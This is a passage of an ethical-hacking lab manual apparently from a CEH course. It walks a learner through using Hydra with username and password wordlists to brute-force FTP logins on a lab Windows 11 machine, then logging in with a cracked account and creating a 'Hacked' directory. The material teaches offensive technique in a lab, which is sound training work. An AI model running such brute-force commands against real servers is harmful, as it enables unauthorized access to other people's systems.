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

16. Navigate to **CEHv12 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

    Note: Press **Ctrl+C** to copy the folder.



17. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

    Note: Press **Ctrl+V** to paste the folder.



18. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.

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
21. In the terminal window, type **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]** and press **Enter**.

    Note: The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.

22. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

    Note: This might take some time to complete.

23. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.



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
24. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
25. In the terminal window, type **ftp [IP Address of Windows 11]**, and press **Enter**.
26. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
27. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.



28. Now you can remotely access the FTP server hosted on the **Windows 11** machine.
29. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.

